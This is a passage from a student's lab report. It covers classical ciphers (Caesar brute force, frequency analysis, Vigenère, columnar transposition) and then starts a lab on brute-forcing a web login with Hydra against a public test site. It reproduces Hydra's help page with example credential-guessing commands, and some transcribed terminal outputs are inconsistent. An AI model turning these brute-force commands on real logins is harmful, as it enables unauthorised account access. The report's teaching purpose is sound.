



TU856/3
CRYPTOGRAPHY & CYBER SECURITY
ASSIGNMENT 1: LAB REPORT (5 LABS)



04/05/2025

PAULINA CZARNOTA C21365726

LAB 2 – CLASSICAL ENCRYPTION TECHNIQUES

1. What did you do in detail?

In this lab, I explored classical encryption methods including Caesar cipher, monoalphabetic frequency analysis, Vigenère cipher encryption, and Columnar Transposition cipher decryption using Python and Bash scripts on Kali Linux.

Task 1: Caesar Cipher (Using Pycipher)

1.1 Installing Pycipher

- I opened the Kali Linux Terminal.
- I created a Python Virtual Environment to keep packages organized and then activated the environment:

```
python3 -m venv crypto-env  
source crypto-env/bin/activate
```

```
(paulina-czarnota㉿kali-virtualbox) ~  
$ python3 -m venv crypto-env  
  
(paulina-czarnota㉿kali-virtualbox) ~  
$ source crypto-env/bin/activate  
  
(crypto-env) ~ (paulina-czarnota㉿kali-virtualbox) ~
```

- I then installed the required library pycipher:

```
pip install pycipher
```

```
(crypto-env) ~ (paulina-czarnota㉿kali-virtualbox) ~  
$ pip install pycipher  
  
Collecting pycipher  
  Downloading pycipher-0.5.2.zip (45 kB)  
    Installing build dependencies ... done  
    Getting requirements to build wheel ... done  
    Preparing metadata (pyproject.toml) ... done  
Building wheels for collected packages: pycipher  
  Building wheel for pycipher (pyproject.toml) ... done  
    Created wheel for pycipher: filename=pycipher-0.5.2-py3-none-any.whl size=30474 sha256=ac58aa65af6608dab5ea0f6f8c714b294a6f758eeeb3928ecff27c8367ea31b8  
    Stored in directory: /home/paulina-czarnota/.cache/pip/wheels/d0/d9/a5/be7b8bc71155a1fb399339e79e8d76ca2ff0ebe01ae7fd9ca9  
Successfully built pycipher  
Installing collected packages: pycipher  
Successfully installed pycipher-0.5.2
```

- Verified installation with:

pip list

```
(crypto-env) (paulina-czarnota@kali-virtualbox) [~]
$ pip list
Package    Version
_____
pip        25.0.1
pycipher   0.5.2
```

1.2 Encrypt "hello world" with key 3

- I opened the Python interpreter:

python

- I imported Caesar cipher from pycipher.
 - Then I encrypted the message "hello world" using the Caesar cipher with key 3:

```
from pycipher import Caesar

message = "hello world"
key = 3
ciphertext = Caesar(key).encipher(message)
print(ciphertext)
```

```
(crypto-env) paulina-czarnota@kali-virtualbox:~$ python
Python 3.13.2 (main, Feb 5 2025, 01:23:35) [GCC 14.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from pycipher import Caesar
...
... message = "hello world"
... key = 3
... ciphertext = Caesar(key).encipher(message)
... print(ciphertext)
...
KHOORZRUOG
>>>
```

- The output was:

KHOORZRUOG

1.3 Brute-force attack on ciphertext 'FRUUR-JVBCANNC'

- I wrote a brute-force decryption loop inside the Python interpreter:

```
from pycipher import Caesar

ciphertext = "FRUUR-JVBCANNC"

for key in range(26):
    plaintext = Caesar(key).decipher(ciphertext)
    print(f"Key {key}: {plaintext}")
```

```
>>> from pycipher import Caesar
...
... ciphertext = "FRUUR-JVBCANN"
...
... for key in range(26):
...     plaintext = Caesar(key).decipher(ciphertext)
...     print(f"Key {key}: {plaintext}")
...
Key 0: FRUURJVBCANN
Key 1: EQTTQIUABZMMB
Key 2: DPSSPHTZAYLLA
Key 3: CORROGSYZXKKZ
Key 4: BNQQNFRXYWJJY
Key 5: AMPPMEEQWXVIIIX
Key 6: ZLOOLDPVWUHHW
Key 7: YKNNNKCOUVTGGV
Key 8: XJMMJBNTUSFFU
Key 9: WILLIAMSTREET
Key 10: VHKKHZLRSQDDSD
Key 11: UGJJGYKQRPCCR
Key 12: TFIIFXJPQOBHQ
Key 13: SEHHEWIOPNAAP
Key 14: RDGGDVHNOMZD
Key 15: QCFFCUGMNLYYN
Key 16: PBEEBTFLMKXXM
Key 17: OADDASEKLJWWL
Key 18: NZCCZRDJKIVVK
Key 19: MYBBYQCIJHUJ
Key 20: LXAAXPBHIGTTI
Key 21: KWZZWOAGHFSSH
Key 22: JVYYVNZFGERRG
Key 23: IUXXUMYEFDQQF
Key 24: HTWWTLXDECPE
Key 25: GSVVSKWCDBOOD
>>>
```

- This output showed the correct plaintext:

Key 9: WILLIAMSTREET

Task 2: Monoalphabetic Cipher Analysis (Using crypto Bash script)

2.1 Download and prepare the crypto script


- I opened the terminal and created a Bash script using nano:

```
nano crypto
```



```
(paulina-czarnota@kali-virtualbox) -[~]
$ nano crypto
```

- I pasted the script provided on Brightspace and saved it.



```
Kali_VM_x64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
GNU nano 8.3
#!/bin/bash
#####
#
# # Code: Classical Crypto Operations
# # Project: Security
#
# # Author: Steven Gordon
# # Sirindhorn International Institute of Technology
# # Thammasat University
# # Bangkok, Thailand
# # steven.gordon@ieee.org
#
# # Description:
# # Set of classical cryptographic operations for demonstrate principles
# # of ciphers.
#
# # $URL $
# # $Revision: 483 $
# # $Author: sgordon $
# # $Date: 2012-11-18 09:52:52 +0700 (Sun, 18 Nov 2012) $
#
#####
#
# Shift negative number (-26 to -1) to the right by 26 positions (0 to 25)
# @param Integer $1 n
# @return Integer
function abs26 {
    if [ $1 -lt 0 ]
    then
        expr $1 + 26
    else
        echo $1
    fi
}

# Calculate ceiling of x divided by y
# @param Integer $1 x
# @param Integer $2 y
# @return Integer ceil(x/y)
function ceildiv {
    rem=`expr $1 % $2`;
    quot=`expr $1 / $2`;
    if [ ${rem} -eq 0 ]
    then
        expr ${quot}
    else
        expr ${quot} + 1;
    fi
}

# Generate a random letter
^G Help          ^O Write Out      ^F Where Is      ^K Cut           ^T Execute
^X Exit          ^R Read File       ^\ Replace       ^U Paste         ^J Justify
^C Location      ^/ Go To Line     M-U Undo        M-E Redo        M-A
                                         M-6
```

- Then I made the script executable:

```
chmod +x crypto
```

(paulina-czarnota@kali-virtualbox) -[~]
\$ chmod +x crypto

2.2 Frequency Analysis on given ciphertext

- I created a file for the ciphertext:

```
nano text.txt
```

(paulina-czarnota@kali-virtualbox) -[~]
\$ nano text.txt

- I pasted the ciphertext from the lab sheet into the file and saved it:

Kali_LM_x64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
GNU nano 8.3
text.txt
z i o l e g x k l t q o d l z g o f z k g r x e t n g x z g z i t h k o f e o h s t l q f r z t e i f o j
x t l g y l t e x k o f u e g d h x z t k l q f r e g d h x z t k f t z v g k a l v o z i y g e x l g f o
f z t k f t z l t e x k o z n z i t e g x k l t o l t y y t e z o c t s n l h s o z o f z g z v g h q k z
l y o k l z o f z k g r x e o f u z i t z i t g k n g y e k n h z g u k q h i n o f e s x r o f u i g v d
1
q f n e s q l l o e q s q f r h g h x s q k q s u g k o z i d l v g k a t u r t l k l q r o u o z q s l o
u f q z x k t l q f r l t e g f r h k g c o r o f u r t z q o s l g y k t q s o f z t k f t z l t e x k o
z n h k g z g e g s l q s u g k o z i d l q f r z i k t q z l t u o h l t e c o k x l t l y o k t v q s s
l i t f e t n g x v o s s s t q k f w g z i z i t g k t z o e q s q l h t e z l g y e g d h x z t k q f r
f t z v g k a l t e x k o z n q l v t s s q l i g v z i q z z i t g k n o l q h h s o t r o f z i t o f z
t k f t z z i o l a f g v s t r u t v o s s i t s h n g x o f r t l o u f o f u q f r r t c t s g h o f u
l t e x k t q h h s o e q z o g f l q f r f t z v g k a h k g z g e g s l q l v t s s q l w x o s r o f u
l t e x k t f t z v g k a l

- Verified contents:

```
cat text.txt
```

(paulina-czarnota@kali-virtualbox) -[~]
\$ cat text.txt
z i o l e g x k l t q o d l z g o f z k g r x e t n g x z g z i t h k o f e o h s t l q f r z t e i f o j
x t l g y l t e x k o f u e g d h x z t k l q f r e g d h x z t k f t z v g k a l v o z i y g e x l g f o
f z t k f t z l t e x k o z n z i t e g x k l t o l t y y t e z o c t s n l h s o z o f z g z v g h q k z
l y o k l z o f z k g r x e o f u z i t z i t g k n g y e k n h z g u k q h i n o f e s x r o f u i g v d
1
q f n e s q l l o e q s q f r h g h x s q k q s u g k o z i d l v g k a t u r t l k l q r o u o z q s l o
u f q z x k t l q f r l t e g f r h k g c o r o f u r t z q o s l g y k t q s o f z t k f t z l t e x k o
z n h k g z g e g s l q s u g k o z i d l q f r z i k t q z l t u o h l t e c o k x l t l y o k t v q s s
l i t f e t n g x v o s s s t q k f w g z i z i t g k t z o e q s q l h t e z l g y e g d h x z t k q f r
f t z v g k a l t e x k o z n q l v t s s q l i g v z i q z z i t g k n o l q h h s o t r o f z i t o f z
t k f t z z i o l a f g v s t r u t v o s s i t s h n g x o f r t l o u f o f u q f r r t c t s g h o f u
l t e x k t q h h s o e q z o g f l q f r f t z v g k a h k g z g e g s l q l v t s s q l w x o s r o f u
l t e x k t f t z v g k a l

- I performed letter frequency analysis:

```
./crypto count letters text.txt percentsort
```

```
(paulina-czarnota@kali-virtualbox) [~]
$ ./crypto count letters text.txt percentsort

597
10.39 t
8.88 z
8.38 o
7.87 l
7.71 g
7.04 k
7.04 f
5.86 q
5.36 s
4.86 e
3.85 x
3.69 h
3.52 r
3.52 i
2.68 u
```

- And digram frequency analysis (2-letter combinations):

```
./crypto count digrams text.txt percentsort
```

```
(paulina-czarnota@kali-virtualbox) [~]
$ ./crypto count digrams text.txt percentsort

47
10.64 lq
6.38 xz
6.38 tz
6.38 te
6.38 lv
4.26 xl
4.26 xk
4.26 tk
4.26 lg
4.26 id
2.13 xt
2.13 xs
2.13 xr
2.13 xo
2.13 xe
```

- The percentsort option helped me focus on the most statistically significant letters and digrams.

Explanation:

- I compared the most frequent letters to the standard English frequencies from the Mayzner Revisited study.
- For example, I assumed that:
 - 'z' might represent 'e'
 - 'lq' was a common digram and might mean 'th'

Partial Decryption Observations:

- I started manually substituting high-frequency ciphertext letters with probable English letters. For example:
 - I replaced 'z' with 'e'
 - I replaced 'T' with 't'
 - I replaced 'q' with 'h'
- Using these and a few additional educated guesses, I reconstructed partial phrases like:
 - "the text", "passwords are", and "this file"
- This confirmed I was on the right path with the substitutions. To fully automate this, I plan to script a substitution loop in future attempts.

Task 3: Vigenère Cipher (Using Pycipher)

- I opened the Python interpreter and used pycipher to encrypt the plaintext "centralqueensland" with several keys:

```
source crypto-env/bin/activate
python

from pycipher import Vigenere
plaintext = "centralqueensland"
cipher1 = Vigenere('cat').encipher(plaintext)
cipher2 = Vigenere('dog').encipher(plaintext)
cipher3 = Vigenere('a').encipher(plaintext)
cipher4 = Vigenere('giraffe').encipher(plaintext)

print("key = cat =>", cipher1)
print("key = dog =>", cipher2)
print("key = a =>", cipher3)
print("key = giraffe =>", cipher4)
```

```
(paulina-czarnota@kali-virtualbox)-
$ source crypto-env/bin/activate

(crypto-env)-(paulina-czarnota@kali-virtualbox)-
$ pip install pycipher

Requirement already satisfied: pycipher in ./crypto-env/lib/python3.13/site-packages (0.5.2)

(crypto-env)-(paulina-czarnota@kali-virtualbox)-
$ python3
Python 3.13.2 (main, Feb 5 2025, 01:23:35) [GCC 14.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from pycipher import Vigenere
>>> plaintext = 'centralqueensland'
>>> cipher1 = Vigenere('cat').encipher(plaintext)
>>> cipher2 = Vigenere('dog').encipher(plaintext)
>>> cipher3 = Vigenere('a').encipher(plaintext)
>>> cipher4 = Vigenere('giraffe').encipher(plaintext)
>>> print("Key = cat →", cipher1)
Key = cat → EEGVRTNQNNGEGULTPD
>>> print("Key = dog →", cipher2)
Key = dog → FSTWFGOEAHSTVZGQR
>>> print("Key = a →", cipher3)
Key = a → CENTRALQUEENSLAND
>>> print("Key = giraffe →", cipher4)
Key = giraffe → IMETWFPWCVESXPGVU
>>> exit()
```


- This produced different ciphertexts based on key complexity.
- I observed that:
 - A short key like 'a' produced the original plaintext, acting like Caesar cipher with key 0.
 - Keys like 'cat' and 'dog' repeated often and were more susceptible to frequency analysis.
 - Longer keys like 'giraffe' provided better diffusion and stronger encryption.

Task 4: Columnar Transposition Cipher Decryption

- I decrypted the ciphertext IEEEIGTITGHDBONINSSRI using the Columnar Transposition cipher:

```
source crypto-env/bin/activate
python

from pycipher import ColTrans
ciphertext = "IEEEIGTITGHDBONINSSRI"
key = "doctor"
plaintext = ColTrans(key).decipher(ciphertext)
print("Decrypted text =>", plaintext)
```



A terminal window showing the execution of a Python script to decrypt a columnar transposition cipher. The terminal prompt is '(crypto-env)~\$'. The user runs 'source crypto-env/bin/activate' and then 'python3'. The script outputs the decrypted text: 'Decrypted text → ITISBIGGERONTHEINSIDE'.

```
(crypto-env)~$ source crypto-env/bin/activate
(crypto-env)~$ python3
Python 3.13.2 (main, Feb 5 2025, 01:23:35) [GCC 14.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from pycipher import ColTrans
>>> ciphertext = "IEEEIGTITGHDBONINSSRI"
>>> key = "doctor"
>>> plaintext = ColTrans(key).decipher(ciphertext)
>>> print("Decrypted text →", plaintext)
Decrypted text → ITISBIGGERONTHEINSIDE
>>> █
```

- This confirms the correct decryption. Columnar Transposition works by reordering columns of the plaintext based on the alphabetical position of characters in the keyword.

2. What is the purpose and how can you use it in practice?

This lab taught me the foundational principles behind classical encryption methods and why they still matter today. Although these ciphers are outdated for secure modern communication, they remain essential for understanding cryptographic logic, structure, and common vulnerabilities.

In a real-world context, I can use this knowledge to:

- Reverse-engineer poorly implemented or legacy systems that may still rely on simplified encryption techniques.
- Understand how modern ciphers like AES, RSA, and ECC evolved from earlier schemes.
- Practice hands-on cryptanalysis using frequency-based and structural attacks.
- Teach cryptographic principles in a clear, visual, and interactive way.
- Prepare for cybersecurity certifications and competitions (e.g., CTFs) that include cryptography challenges.

Practical applications include:

- Demonstrating encryption logic and attack methods in educational or training settings.
- Building hands-on labs for students or security professionals to practice analysis.
- Sharpening pattern-recognition and statistical analysis skills used in software audits or forensic investigations.
- Understanding the mathematical reasoning and structure that inform strong cipher design.

The skills practiced in this lab—terminal usage, scripting, Python programming, and analytical reasoning—are directly applicable to future roles in cybersecurity, penetration testing, reverse engineering, and secure software development.

3. What did you learn and what is your personal takeaway?

I learned:

- How to configure a Python virtual environment and install external libraries like pycipher.
- How classical encryption schemes (Caesar, Vigenère, Transposition) work—and how they fail.
- How to apply monoalphabetic analysis using letter frequency data and digrams.
- How Bash scripts can be used to analyse ciphertext patterns and support cryptanalysis.

If I had to do the lab again, I would:

- Automate the substitution decoding process using Python scripts and dictionary lookups.
- Experiment with additional cipher types (e.g., Playfair, Hill) to compare their structure and resistance.

- Record the letter-substitution process visually for better documentation and debugging.
- Integrate simple natural language processing to flag likely English words during brute-force attempts.

My personal takeaway: This lab helped me recognize that many fundamental cryptographic attacks are based on logic, statistical patterns, and mathematical observation—not just brute-force methods. It strengthened my Python and Bash scripting, improved my confidence in interpreting raw data, and gave me a solid foundation for understanding both the power and fragility of encryption. I now feel more capable of evaluating cryptographic strength, designing secure systems, and teaching others how to avoid common encryption weaknesses.

LAB 3 – BRUTE FORCE ATTACKS, HASH CRACKING, TARGETED WORDLIST CREATION


1. What did you do in detail?

In this lab, I carried out three tasks using Kali Linux and command-line tools: performing a brute-force attack using Hydra, cracking hashed passwords with Hashcat, and generating a custom wordlist using CeWL. These activities helped simulate common offensive techniques used by ethical hackers during penetration testing.

Task 1: Brute Force Web-based Login with Hydra

- In this task, I performed a brute force attack on a web-based login form using Hydra.
- First, I launched my Kali Linux virtual machine and opened the terminal.
- I typed the following command to view Hydra's help page and familiarize myself with its options and available modules:

```
hydra -h
```



The screenshot shows a terminal window titled "Kali_Linux_x64 (Snapshot 1) [Running] - Oracle VM VirtualBox". The terminal displays the Hydra v9.5 help page. The help text provides detailed information about the Hydra command-line interface, including options for session restoration, SSL connection, port specification, password loading, and various attack strategies like random shuffling and multi-threading. It also lists supported services and proxy configurations. The terminal background features a dark, abstract image of a person.

```
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Syntax: hydra [[[-L LOGIN=FILE]] [-p PASS=P FILE]] | [-C FILE] [-o FILE] [-e nsr] [-m FILE] [-t TASKS] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISOuvvD6] [-m MODULE_OPT] [service://server[:PORT]] [/OPT]

Options:
  -R      restore a previous aborted/crashed session
  -I      ignore an existing restore file (don't wait 10 seconds)
  -S      perform an SSL connect
  -s PORT if the service is on a different default port, define it here
  -L LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
  -p PASS or -P FILE try password PASS, or load several passwords from FILE
  -x MIN:MAX:CHARSET password bruteforce generation, type "-x -h" to get help
  -y      disable use of symbols in bruteforce, see above
  -r      use a non-random shuffling method for option -x
  -e nsr try to use a non-standard response code ("nsr") reversed login
  -u      loop around users, not passwords (effective implied with -x)
  -C FILE colon separated "login:pass" format, instead of -L/-P options
  -M FILE list of servers to attack, one entry per line, `:` to specify port
  -o FILE write found login/password pairs to FILE instead of stdout
  -w TIME wait for a response (0.2) / between connects per thread (0)
  -T TIME wait time per attempt over all threads (enforces -t)
  -i / -6 user IPv4 (default) / IPv6 addresses (put always in [] also in -M)
  -v / -V / -d verbose mode / show login+pass for each attempt / debug mode
  -0      use old SSL V2 and V3
  -K      do not redo failed attempts (good for -M mass scanning)
  -q      do not print messages about connection errors
  -U      service module usage details
  -n OPT options specific for a module, see -U output for information
  -h      more command line options (COMPLETE HELP)
  server  the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
  service  the service to crack (see below for supported protocols)
  OPT    some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco-enable cobaltstrike cvs firebird ftp[s] http[s]-{head|get|post} http[s]-{get|post}-form http-proxy http-proxy-urllenum icmp imap[s] irc ldap2[s] ldap3[-cram|digest]md5[s] memcached mongod b msqsl mysql nntp oracle-listener oracle-sid pcanwhere pcnfs pop3[s] postgres radmin2 rdp redis reexec flogin rcpac rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh ssh-key sven teamspeak telnet[s] vmauthd vnc xmpp

Hydra is a tool to guess/crack valid login/password pairs.
Licensed under AGPL v3.0. The newest version is always available at;
https://github.com/vanhauser-thc/hc-hydra
Please don't use in military or secret service organizations, or for illegal
purposes. (This is a wish and non-binding - most such people do not care about
laws and ethics anyway - and tell themselves they are one of the good ones.)
These services were not compiled in: afp nc oracle sap3 smbd.

Use HYDRA_PROXY_HTTP or HYDRA_PROXY environment variables for a proxy setup.
E.g. % export HYDRA_PROXY=socks5://1.1.1.1:19159 (or: socks4:// connect://)
% export HYDRA_PROXY=connect_and_socks_proxystart.txt (up to 64 entries)
% export HYDRA_PROXY_HTTP=http://Login:pass@proxy:8080
% export HYDRA_PROXY_HTTP=proxylist.txt (up to 64 entries)

Examples:
hydra -l user -P passlist.txt ftp://192.168.0.1
hydra -L userlist.txt -p defaultpw imap://192.168.0.1/PLAIN
hydra -C defaults.txt -6 pop3://192.168.0.1:110/TLS:DIGEST-MD5
hydra -l admin -p password ftp://192.168.0.1/24/
hydra -L logins.txt -P pws.txt -M targets.txt ssh
```

- Then, I navigated to the vulnerable website at <http://testasp.vulnweb.com/Login.asp?RetURL=%2FDefault%2Easp%3F>.
- Using Firefox Developer Tools → Network tab, I captured the POST request when entering dummy credentials (e.g., username: admin, password: 1234).

